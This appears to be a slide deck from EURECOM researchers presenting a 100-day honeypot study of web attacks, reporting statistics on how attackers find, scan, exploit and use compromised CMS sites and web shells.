



Behind the Scenes of Web Attacks

Davide Canali, Maurizio Abbà
{canali,abba}@eurecom.fr

Software and System Security Group


EURECOM, France

<http://s3.eurecom.fr/>

Motivations

- Studying the internals of web attacks
 - What attackers do **while and after** they exploit a vulnerability on a website
 - Understand why attacks are carried out (fun, profit, damaging others, etc.)
- Previous studies
 - how attacks against web sites are carried out
 - how criminals find their victims on the Internet
 - **Lack of studies on the behavior of attackers** (what they do during and after a typical attack)
 - » Previous works used static, **non functional honeypots** (not exploitable)


How



- **2500** vulnerable applications deployed on **500** websites on **100** domains
 - **5 common CMSs** (blog, forum, e-commerce web app, generic portal, SQL manager), **1 static website** and **17 PHP web shells**

How - detail

- Each deployed website acts as a proxy
 - Redirects traffic to the **real web applications** installed on **VMs** in our premises




Honeypot Websites

- Installed apps and their vulnerabilities:
 - Blog (Wordpress)
 - » *RFI*
 - Forum (SMF)
 - » *multiple (HTML injection, XSS, ...)*
 - E-commerce application (osCommerce)
 - » *Remote File Upload*
 - Generic portal CMS (Joomla)
 - » *multiple (admin pass reset, LFI, ...)*
 - Database management CMS (phpMyAdmin)
 - » *code injection*
 - 17 common PHP web shells + static website (defacements)

Containment

- Avoid external exploitation and **privilege escalations**
 - Only 1 service (apache) exposed to the Internet
 - » run as unprivileged user (in a Linux Container)
 - Up to date software and security patches
- Avoid using the honeypot as a **stepping stone for attacks**
 - Blocked all outgoing traffic
- Avoid **hosting illegal content** (mitigated)
 - Preventing the modification of directories, html and php files (chmod)
 - Regular restore of each VM to its original snapshot
- Avoid **promoting illegal goods** or services
 - Code showing content of user posts and comments commented out for each CMS
 - » users and search engines are shown blank messages

Timeline



Paper published at NDSS 2013:

Davide Canali, Davide Balzarotti: "Behind The Scenes of Online Attacks: an Analysis of Exploitation Behaviors on the Web"

Data collection




- 100 days of operation (2012)
- Centralized data collection for simple and effective management
- Collected data (daily):
 - Created/modified/uploaded files
 - Web server logs
 - Database snapshot
 - (Blocked) Outgoing Traffic


Collected data

- ~10 GB of raw HTTP requests
- In average:
 - 1-10K uploaded files every day
 - 100-200K HTTP requests/day
- First suspicious activities:
 - automated: 2h 10' after deployment
 - manual: after 4h 30'

Requests volume



Requests by country (excluding known crawlers)



- Color intensity is logarithmic!
- IPs from the **USA**, **Russia** and **Ukraine** account for **65%** of the total requests

Attack analysis

The four different phases



1. **Discovery**: how attackers find their targets

- Referer analysis, dorks used to reach our websites, first suspicious activities

69.8% of the attacks start with a scout bot visiting the pages often disguising its User-Agent

Attack analysis

The four different phases

1. **Discovery**: how attackers find their targets
 - Referer analysis, dorks used to reach our websites, first suspicious activities
2. **Reconnaissance**: how pages were visited
 - Automated systems and crawling patterns identification, User-Agent analysis

69.8% of the attacks start with a scout bot visiting the pages often disguising its User-Agent

In 84% of the cases, the attack is launched by a 2nd automated system, not disguising its User-Agent (exploitation bot)

Attack analysis

The four different phases

1. **Discovery**: how attackers find their targets
 - Referer analysis, dorks used to reach our websites, first suspicious activities
2. **Reconnaissance**: how pages were visited
 - Automated systems and crawling patterns identification, User-Agent analysis
3. **Exploitation**: attack against the vulnerable web app
 - Exploits detection and analysis, exploitation sessions, uploaded files categorization, and attack time/location normalization
 - Analysis of forum activities: registrations, posts and URLs, geolocation, message categories

69.8% of the attacks start with a scout bot visiting the pages often disguising its User-Agent

In 84% of the cases, the attack is launched by a 2nd automated system, not disguising its User-Agent (exploitation bot)

46% of the successful exploits upload a web shell

Attack analysis

The four different phases

1. **Discovery**: how attackers find their targets
 - Referer analysis, dorks used to reach our websites, first suspicious activities
2. **Reconnaissance**: how pages were visited
 - Automated systems and crawling patterns identification, User-Agent analysis
3. **Exploitation**: attack against the vulnerable web app
 - Exploits detection and analysis, exploitation sessions, uploaded files categorization, and attack time/location normalization
 - Analysis of forum activities: registrations, posts and URLs, geolocation, message categories
4. **Post-Exploitation**: second stage of the attack, usually carried out manually (optional)
 - Session identification, analysis of shell commands

69.8% of the attacks start with a scout bot visiting the pages often disguising its User-Agent

In 84% of the cases, the attack is launched by a 2nd automated system, not disguising its User-Agent (exploitation bot)

46% of the successful exploits upload a web shell

3.5 hours after a successful exploit, the typical attacker reaches the uploaded shell and performs a second attack stage for an average duration of 5' 37"

Attack analysis

phase #1: discovery



- **Discovery: Referrer** shows **where visitors are coming from**
- Set in 50% of the cases
- Attackers find our honeypots mostly from **search engine queries**
 - Google,
 - Yandex
 - Bing
 - Yahoo
 - ...
- Some visits from **web mail** services (spam or phishing victims) and **social networks**

Attack analysis

phase #2: reconnaissance




- **Reconnaissance:** how were pages visited?
- **84%** of the **malicious traffic** was from **automated systems**
 - No images or style-sheets requested
 - Low inter-arrival time
 - Multiple subdomains visited within a short time frame
- **6.8%** of the requests **mimicked** the **User-Agent** string of known search engines

Attack analysis

phase #3: exploitation

- 444 distinct **exploitation sessions**
 - Session = a set of requests that can be linked to the same origin, arriving within 5' from each other
 - 75% of the sessions used at least once 'libwww/perl' as User-Agent string → scout bots and **automatic attacks**

- Almost **one exploitation out of two** uploaded a **web shell**, to continue the attack at a later stage (post-exploitation)



Attack analysis

phase #3: Forum activity




- Daily averages:
 - 604 posts
 - 1907 registrations
 - 232 online users
- 6687 different IP addresses
 - Mostly from US and Eastern Europe
 - **One third of the IPs** acting on the forum registered at least one account, but **never posted** any message
 - *any business related to **selling forum accounts?***
- **~1% of the links** posted to the forum led to **malicious content**[†]

[†] According to Google SafeBrowsing and Wepawet

Attack analysis

phase #3: Forum activity


- Simple **message categorization** allows to identify **spam campaigns**
 - Trendy topics: drugs, SEO and electronics, health care



Attack analysis

phases #3-4

- Clear **hourly trends** for post-exploitation (manual) sessions



Attack analysis


phase #4: post-exploitation



- Almost **8500 interactive sessions** collected
 - Known and unknown web shells
 - Average session duration: 5' 37"
 - » 9 sessions lasting more than one hour
 - **Parsed commands** from the logs
 - » **61%** of the sessions **upload a file** to the system
 - » **50%** of the sessions (try to) **modify existing files**
 - Defacement in 13% of the cases

Attacker goals

- The **analysis of collected files** allows to understand the **attackers' goals**
 - » File normalization and **similarity-based clustering**
 - » Manual labeling of clusters



File analysis

1) cleanup



- **Normalization** (stripping)
 - Depends on file type (HTML != source code != text)
 - Remove comments, extra white spaces, email addresses, ...
- **Dynamic code evaluation**
 - Evalhook php extension[†]
 - For php files only
 - Allows to **deobfuscate** most of the files
 - » Does not work for IonCube/Zend optimized code (rare)

[†] by Stefan Esser, <http://php-security.org/>

File analysis

2) similarity clustering

